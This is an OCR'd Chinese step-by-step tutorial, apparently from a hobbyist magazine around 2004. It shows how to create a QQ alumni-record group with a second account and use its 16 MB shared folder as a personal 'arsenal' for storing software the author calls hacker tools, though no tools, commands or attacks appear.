


图1

登录QQ最新客户端QQ2004II，登录后，在“群／校友录”空白的地方点右键，选择“创建校友录”在弹出的网页上点“个人名片”填完整资料，如图2。




图2

再随便搜索一个学校，如图3。

在出来的结果点击进去，在网页最下面新建一个班级，班级的名字也可以随便填（反正以后很方便都能改的），如图4。




图3




图4

成功后，QQ会收到一条成功建立群的系统消息，如图5。




图5

用这个QQ把你常用的那个QQ加为好友，再将常用的那个QQ加入刚申请的群内，并把常用那个QQ设为管理员，如图6。

这一步很重要，因为把它设为管理员后，你就可以用常用的那个QQ对这个群进行“主人”般的设置，还可以像我一样，把群改名为“常用黑客工具”，方便以后自己辨别上传软件。好了，兵器库建立完毕。（菜鸟：什么？这叫兵器库，我往什么地方传软件？）可能现在还有些朋友不知道在最新的QQ版本中，QQ群中有一个共享的文件夹，同“网络硬盘”一样有16M空间的，如图7。




图6

